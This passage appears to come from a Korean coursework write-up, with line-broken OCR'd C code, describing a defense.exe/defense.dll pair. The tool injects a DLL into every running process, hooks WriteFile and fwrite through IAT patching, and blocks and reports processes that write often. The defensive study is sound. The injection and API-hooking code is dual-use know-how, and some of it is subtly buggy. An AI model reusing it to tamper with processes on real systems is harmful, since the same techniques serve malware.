        return 1;
    }

    BOOL connected = ConnectNamedPipe(hPipe, NULL) ? TRUE :
(GetLastError() == ERROR_PIPE_CONNECTED);
    if (!connected) {
        printf("ConnectNamedPipe failed with error: %d\n", Ge
tLastError());
        CloseHandle(hPipe);
        return 1;
    }

    while (flag) {
        BOOL result = ReadFile(hPipe, buffer, sizeof(buffer)
- 1, &bytesRead, NULL);
```

```
        if (result) {
            buffer[bytesRead] = '\0';
            printf("%s\n", buffer);
        }
        else {
            printf("ReadFile failed with error: %d\n", GetLas
tError());
        }
    }

    return 0;
}
////
```

CreateNamePipe API를 통해 local에 “jungho”라는 이름을 가진 PIPE를 생성하여 모듈을 얻는다.

ConnectNamedPipe API를 통해 Inject된 DLL에서 PIPE에 접근할 때까지 대기한다.

접속에 성공했다면, ReadFile을 통해 PIPE로 전달된 값을 읽어 콘솔에 출력한다. flag의 값이 TRUE일 때까지 반복 수행한다.

마치 소켓 프로그래밍에서의 Server 역할을 한다고 생각하면 된다.

위의 설명한 함수들을 합친 main 함수는 다음과 같다.

```
int main(void) {

    // Change DLL Name!
    const char* dllName = "DLL1.dll";
    ////

    absolute_path = findDllAbsolutePath(dllName);
    if (GetFileAttributesA(absolute_path) == 0xffffffff) {
        printf("DLL not found.\n");
        return 1;
    }
```

```
    HANDLE recvFunc = CreateThread(0, 0, recvData, 0, 0, 0);

    injectDllForEveryProcess();

    printf("Enter \'q\' To Exit: \n");
    while (getchar() == 'q');

    flag = FALSE;
    WaitForSingleObject(recvData, INFINITE);
    CloseHandle(recvFunc);

    return 0;

}
```

하드 코딩한 DLL 이름을 findDllAbsolutePath 함수에 넘겨 DLL의 절대 경로를 구한다.

Inject된 DLL로 부터 PIPE 연결을 받기 위해 쓰레드로 recvData를 실행한다.

injectDllForEveryProcess 함수를 실행해 현재 실행하고 있는 모든 프로세스에 대해 DLL Injection을 수행한다.

사용자가 “q”를 입력하면 flag를 FALSE로 바꿔 recvData 함수가 종료되길 기다렸다가 핸들을 닫고 리턴한다.

defense.dll

먼저, 함수의 VA를 찾고 이를 통해 IAT를 패치하는 함수들을 살펴보자. 실습때 사용한 코드와 유사하다.

```
// 강의자료 07_memory protection, call hijacking here


// Func To patch IAT
void PatchIAT(LPDWORD lpAddress, DWORD data) {
    DWORD flp1, flp2;
    VirtualProtect((LPVOID)lpAddress, sizeof(DWORD), PAGE_REA
```

```
DWRITE, &flp1);
    *lpAddress = data;
    VirtualProtect((LPVOID)lpAddress, sizeof(DWORD), PAGE_REA
DWRITE, &flp2);
}
////


// Func To find Function's VA
LPVOID FindTargetVA(LPCSTR lpTargetDllName, LPCSTR lpTargetFu
ncName) {
    HMODULE hModule = GetModuleHandleA(NULL);
    LPBYTE lpFileBase = (LPBYTE)hModule;

    PIMAGE_DOS_HEADER pDosHeader = (PIMAGE_DOS_HEADER)lpFileB
ase;
    PIMAGE_NT_HEADERS pNtHeader = (PIMAGE_NT_HEADERS)(lpFileB
ase + pDosHeader->e_lfanew);
    DWORD offset = pNtHeader->OptionalHeader.DataDirectory[IM
AGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress;
    PIMAGE_IMPORT_DESCRIPTOR pImportDescriptor = (PIMAGE_IMPO
RT_DESCRIPTOR)(lpFileBase + offset);

    DWORD i = 0, dllIdx = 0xFFFFFFFF, funcIdx = 0xFFFFFFFF;
    while (pImportDescriptor[i].Name != 0) {
        LPCSTR lpDllName = (LPCSTR)(lpFileBase + pImportDescr
iptor[i].Name);
        sprintf_s(buf, "ImportDescryptor[%d].Name=%s\n", i, l
pDllName);
        OutputDebugStringA(buf);

        if (_stricmp(lpDllName, lpTargetDllName) == 0) {
            dllIdx = i;
            break;
        }
        i++;
```

```
    }
    if (dllIdx == 0xFFFFFFFF) {
        return NULL;
    }

    LPDWORD lpRvaFuncName = (LPDWORD)(lpFileBase + pImportDes
criptor[dllIdx].Characteristics);
    i = 0;
    while (lpRvaFuncName[i] != NULL) {
        LPCSTR lpFuncName = (LPCSTR)lpFileBase + lpRvaFuncNam
e[i] + 2;
        if (strcmp(lpFuncName, lpTargetFuncName) == 0) {
            funcIdx = i;
            break;
        }
        i++;
    }
    if (funcIdx == 0xFFFFFFFF) {
        return NULL;
    }

    LPVOID lpFuncPtr = (LPVOID)(((LPDWORD)(lpFileBase + pImpo
rtDescriptor[dllIdx].FirstThunk)) + funcIdx);
    sprintf_s(buf, "Successfully identified %s!%s() at %#x
\n", lpTargetDllName, lpTargetFuncName, (DWORD)lpFuncPtr);
    OutputDebugStringA(buf);
    return lpFuncPtr;
}
////
```

함수의 이름을 가지고 VA를 찾는 FindTargetVA 함수를 살펴보자.

GetModuleHandleA를 통해 현재 프로세스의 FileBase를 가져온다.

FileBase를 기준으로, DosHeader를 넘어 NtHeader 속 Optional Header의 DataDirectory에 접근한다. 이 때, import directory에 접근한다.

반복문을 통해 import directory를 돌면서 전달받은 DLL 이름이 있는지 살펴본다. 있으면 해당 인덱스를 저장하고, 없다면 NULL을 리턴한다.

반복문을 통해 해당 DLL 속 함수들 중 전달받은 함수 이름이 있는지 살펴본다. 있으면 해당 함수의 주소를 리턴하고, 그렇지 않으면 NULL을 리턴한다.

IAT를 패치하는 PatchIAT함수는 간단하다. 전달받은 주소가 가리키는 곳에 data를 저장하는데, 이 때 VirtualProtect 함수로 감싸 메모리를 보호한다.

이제 훅할 함수들을 살펴보자. 먼저 fwrite 관련 함수부터 살펴보자. 구조는 WriteFile과 동일하다.

```
// Var For PIPE
HANDLE hPipe = NULL;

// Func To Count fwriteNum
size_t Checkfwrite(const void* buffer, size_t size, size_t co
unt, FILE* stream) {

    fwriteNum++;

    wsprintfW(debug, L"CheckfWrtie PID: %u fwriteNum: %d", Ge
tCurrentProcessId(), fwriteNum);
    OutputDebugStringW(debug);

    return fwrite(buffer, size, count, stream);
}
////

// Func To block fwrite's leaked text
size_t Fakefwrite(const void* buffer, size_t size, size_t cou
nt, FILE* stream) {

    wsprintfW(debug, L"Fakefwrite PID: %u", GetCurrentProcess
Id());
```

```
    OutputDebugStringW(debug);

    DWORD bytesWritten;
    SYSTEMTIME lt;

    GetLocalTime(&lt);
    sprintf_s(buf, "Hacking Detected Time: %04d-%02d-%02d %02
d:%02d:%02d\0", lt.wYear, lt.wMonth, lt.wDay, lt.wHour, lt.wM
inute, lt.wSecond);

    BOOL result = WriteFile(hPipe, buf, strlen(buf), &bytesWr
itten, NULL);
    if (!result) {
        sprintf_s(buf, "WriteFile failed with error: %d\n", G
etLastError());
        OutputDebugStringA(buf);
    }

    return size;
}
////
```

Checkfwrite 함수는 DLL Injection이 일어난 직후 실제 fwrite 함수와 교체된다. 따라서, fwriteNum에 fwrite의 실행 횟수가 저장된다.

Fakefwrite 함수는 해당 프로세스가 악성 행위를 한다고 판단되었을 때 fwrite 함수와 교체된다. SYSTEMTIME 변수와 GetLocalTime API를 이용해 해당 루틴이 실행될 때의 시스템 타임을 buf에 저장한다.

이후 언급할, 이미 설정된 PIPE 핸들을 통해 WriteFile하여 buf의 값을 defense.exe 프로세스에 전달한다. 반환값은 함수가 성공적으로 실행된 것처럼 보이기 위해 size를 리턴한다.

```
// Func To Count WriteFileNum
BOOL WINAPI CheckWriteFile(HANDLE hFile, LPCVOID lpBuffer, DW
ORD nNumberOfBytesToWrite, LPDWORD lpNumberOfBytesWritten, LP
OVERLAPPED lpOverlapped) {
```

```
    WriteFileNum++;

    wsprintfW(debug, L"CheckWriteFile PID: %u WriteFileNum: %
d", GetCurrentProcessId(), WriteFileNum);
    OutputDebugStringW(debug);

    return WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite,
lpNumberOfBytesWritten, lpOverlapped);
}
////

// Func To block WriteFile's leaked text
BOOL WINAPI FakeWriteFile(HANDLE hFile, LPCVOID lpBuffer, DWO
RD nNumberOfBytesToWrite, LPDWORD lpNumberOfBytesWritten, LPO
VERLAPPED lpOverlapped) {

    wsprintfW(debug, L"FakeWriteFile PID: %u", GetCurrentProc
essId());
    OutputDebugStringW(debug);

    DWORD bytesWritten;
    SYSTEMTIME lt;

    GetLocalTime(&lt);
    sprintf_s(buf, "Hacking Detected Time: %04d-%02d-%02d %02
d:%02d:%02d\0", lt.wYear, lt.wMonth, lt.wDay, lt.wHour, lt.wM
inute, lt.wSecond);

    BOOL result = WriteFile(hPipe, buf, strlen(buf), &bytesWr
itten, NULL);
    if (!result) {
        sprintf_s(buf, "WriteFile failed with error: %d\n", G
etLastError());
        OutputDebugStringA(buf);
    }
```

```
    return TRUE;
}
////
```

WriteFile의 경우에도 앞선 fwrite 함수와 같이 CheckWriteFile과 FakeWriteFile이 존재하며, 구성은 fwrite 함수들과 동일하다.


마지막으로, 함수를 훅하고 악성 행위를 판단하는 함수를 살펴보자.

```
// Var For PIPE
HANDLE hPipe = NULL;
const wchar_t* PIPE_NAME = L"\\\\.\\pipe\\jungho";


// Func To check whether process is vulnerable
DWORD WINAPI check(LPVOID lpParam) {

    HMODULE hModule = reinterpret_cast<HMODULE>(lpParam);

    DWORD originalWriteFile = NULL;
    DWORD originalfwrite = NULL;

    // Find WriteFile's Real Addr
    LPVOID WriteFileAddr = FindTargetVA("kernel32.dll", "Writ
eFile");
    if (WriteFileAddr != NULL) {
        originalWriteFile = *(LPDWORD)WriteFileAddr;
        PatchIAT((LPDWORD)WriteFileAddr, (DWORD)CheckWriteFil
e);
    }

    // Find fwrite's Real Addr
    LPVOID fwriteAddr = FindTargetVA("api-ms-win-crt-stdio-l1
```

```
-1-0.dll", "fwrite");
    if (fwriteAddr != NULL) {
        originalfwrite = *(LPDWORD)fwriteAddr;
        PatchIAT((LPDWORD)fwriteAddr, (DWORD)Checkfwrite);
    }

    // Wait For 3 secs
    Sleep(3000);

    // Case 1: There's no func in process
    if (fwriteAddr == NULL && WriteFileAddr == NULL) {
        FreeLibraryAndExitThread(hModule, 0);
        return 0;
    }
    // Case 2: There's one or two func in process but not dan
gerous
    else if (WriteFileNum < 3 && fwriteNum < 3) {
        if (fwriteAddr != NULL) PatchIAT((LPDWORD)fwriteAddr,
originalfwrite);
        if (WriteFileAddr != NULL) PatchIAT((LPDWORD)WriteFil
eAddr, originalWriteFile);

        FreeLibraryAndExitThread(hModule, 0);
        return 0;
    }
    // Case 3: Danger Process!!
    else {

        // Change Func into Fake Func
        if (fwriteNum >= 3) PatchIAT((LPDWORD)fwriteAddr, (DW
ORD)Fakefwrite);
        if (WriteFileNum >= 3) PatchIAT((LPDWORD)WriteFileAdd
r, (DWORD)FakeWriteFile);

        // Create File For PIPE
        hPipe = CreateFile(PIPE_NAME, GENERIC_READ | GENERIC_
```

```
WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);

        return 0;


    }
}
////
```

매개변수로 DLL의 핸들을 전달받는다. (이는 DLL detach를 위해서다.)



Offset	Name	Func. Coun	Bound?	OriginalFirs	TimeDateS	Forwarder	NameRVA	FirstThunk
274C	KERNEL32.dll	30	FALSE	3C50	0	0	3EE2	3000
2760	USER32.dll	6	FALSE	3CD4	0	0	3F54	3084
2774	SHELL32.dll	1	FALSE	3CCC	0	0	3F78	307C
2788	ole32.dll	1	FALSE	3DA0	0	0	3F94	3150
279C	VCRUNTIME140.dll	5	FALSE	3CF0	0	0	3FF6	30A0
27B0	api-ms-win-crt-time-l1-1-0.dll	1	FALSE	3D98	0	0	4226	3148
27C4	api-ms-win-crt-stdio-l1-1-0.dll	5	FALSE	3D78	0	0	4246	3128
27D8	api-ms-win-crt-string-l1-1-0.dll	1	FALSE	3D90	0	0	4266	3140
27EC	api-ms-win-crt-heap-l1-1-0.dll	3	FALSE	3D08	0	0	4288	30B8

KERNEL32.dll [30 entries]

Call via	Name	Ordinal	Original Th	Thunk	Forwarder	Hint
3000	WriteProc...	-	3DA8	3DA8	-	643
3004	VirtualFree	-	3DBE	3DBE	-	5F1
3008	WriteFile	-	3DCC	3DCC	-	63A
300C	SetFilePoi...	-	3DD8	3DD8	-	544
3010	SetEndOf...	-	3DEA	3DEA	-	532
3014	WaitForSi...	-	3DFA	3DFA	-	5FF
3018	CreateFile...	-	3E10	3E10	-	DA
301C	OpenPro...	-	3E1E	3E1E	-	42B
3020	CreateTo...	-	3E2C	3E2C	-	10D

WriteFile DLL

Offset	Name	Func. Coun	Bound?	OriginalFirs	TimeDateS	Forwarder	NameRV
639C	KERNEL32.dll	14	FALSE	72B4	0	0	7556
63B0	USER32.dll	11	FALSE	73E8	0	0	7624
63C4	SHELL32.dll	1	FALSE	73E0	0	0	764A
63D8	MSVCP140.dll	59	FALSE	72F0	0	0	83A0
63EC	VCRUNTIME140.dll	10	FALSE	7418	0	0	8464
6400	api-ms-win-crt-stdio-l1-1-0.dll	18	FALSE	74D4	0	0	879A
6414	api-ms-win-crt-runtime-l1-1-0.dll	21	FALSE	747C	0	0	87BA
6428	api-ms-win-crt-conio-l1-1-0.dll	1	FALSE	7444	0	0	87DC
643C	api-ms-win-crt-filesystem-l1-1-0.dll	2	FALSE	744C	0	0	87FC
6450	api-ms-win-crt-string-l1-1-0.dll	1	FALSE	7520	0	0	8822

api-ms-win-crt-stdio-l1-1-0.dll [18 entries]

Call via	Name	Ordinal	Original Th	Thunk	Forwarder	Hint
6220	fputc	-	8476	8476	-	7F
6224	_set_fmode	-	869A	869A	-	54
6228	_get_stream_buffer_pointers	-	85A8	85A8	-	39
622C	__acrt_iob_func	-	847E	847E	-	0
6230	_fseeki64	-	8576	8576	-	2F
6234	fread	-	856E	856E	-	83
6238	fsetpos	-	8564	8564	-	88
623C	fwrite	-	850C	850C	-	8A
6240	getchar	-	854E	854E	-	8C
6244	ungetc	-	8544	8544	-	9D

fwrite DLL

FindTargetVA 함수를 통해 WriteFile과 fwrite 함수의 VA를 구한다. 이 때, 각각의 함수가 속해있는 DLL은 PE-Bear로 fwrite 함수와 WriteFile API를 쓰는 exe 파일의 IAT를 통해 확인할 수 있다. WriteFile은 Kernel32.dll, fwrite는 api-ms-win-crt-stdio-l1-1-0.dll이다.

구한 함수의 주소가 NULL이 아니라면, 기존 함수의 주소를 백업하고 Check~ 함수들로 덮어씌운다.

3초 동안 슬립한 후, 상황에 따라 동작한다.

만약, FindTargetVA를 통해 찾은 WriteFile과 fwrite의 값이 모두 NULL이라면, 악성 행위로 판단할 이유가 없으므로 FreeLibraryAndExitThread에 DLL 핸들을 넘겨 쓰레드 종료와 DLL detach를 한다.

만약, fwriteNum과 WriteFileNum이 모두 3보다 작다면 해당 함수가 프로세스 내부에 존재하나, 악성 행위로 판단할 기준에 적합하지 않다. 따라서, NULL이 아닌 값을 백업한 함수의 주소로 다시 덮어씌우고 FreeLibraryAndExitThread한다.

앞선 상황이 모두 아니라면, 악성 행위를 하는 프로세스라고 판단할 수 있다. 따라서, fwriteNum과 WriteFileNum 중 3 이상의 값이 있다면 해당 함수의 주소에 Fakefwrite 또는 FakeWriteFile을 덮어씌워 더이상 파일을 저장하지 못하도록 한다. 그리고 CreateFile을 통해 PIPE를 생성한다.

```
BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        CreateThread(NULL, 0, check, reinterpret_cast<LPVOID>
(hModule), 0, 0);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

마지막으로, DLL이 부착될 때, check 함수에 hModule을 전달해 쓰레드를 생성하도록 한다.

DEFENSE 실험 환경

Notepad++ → attack.exe → defense.exe 순서로 실험했습니다.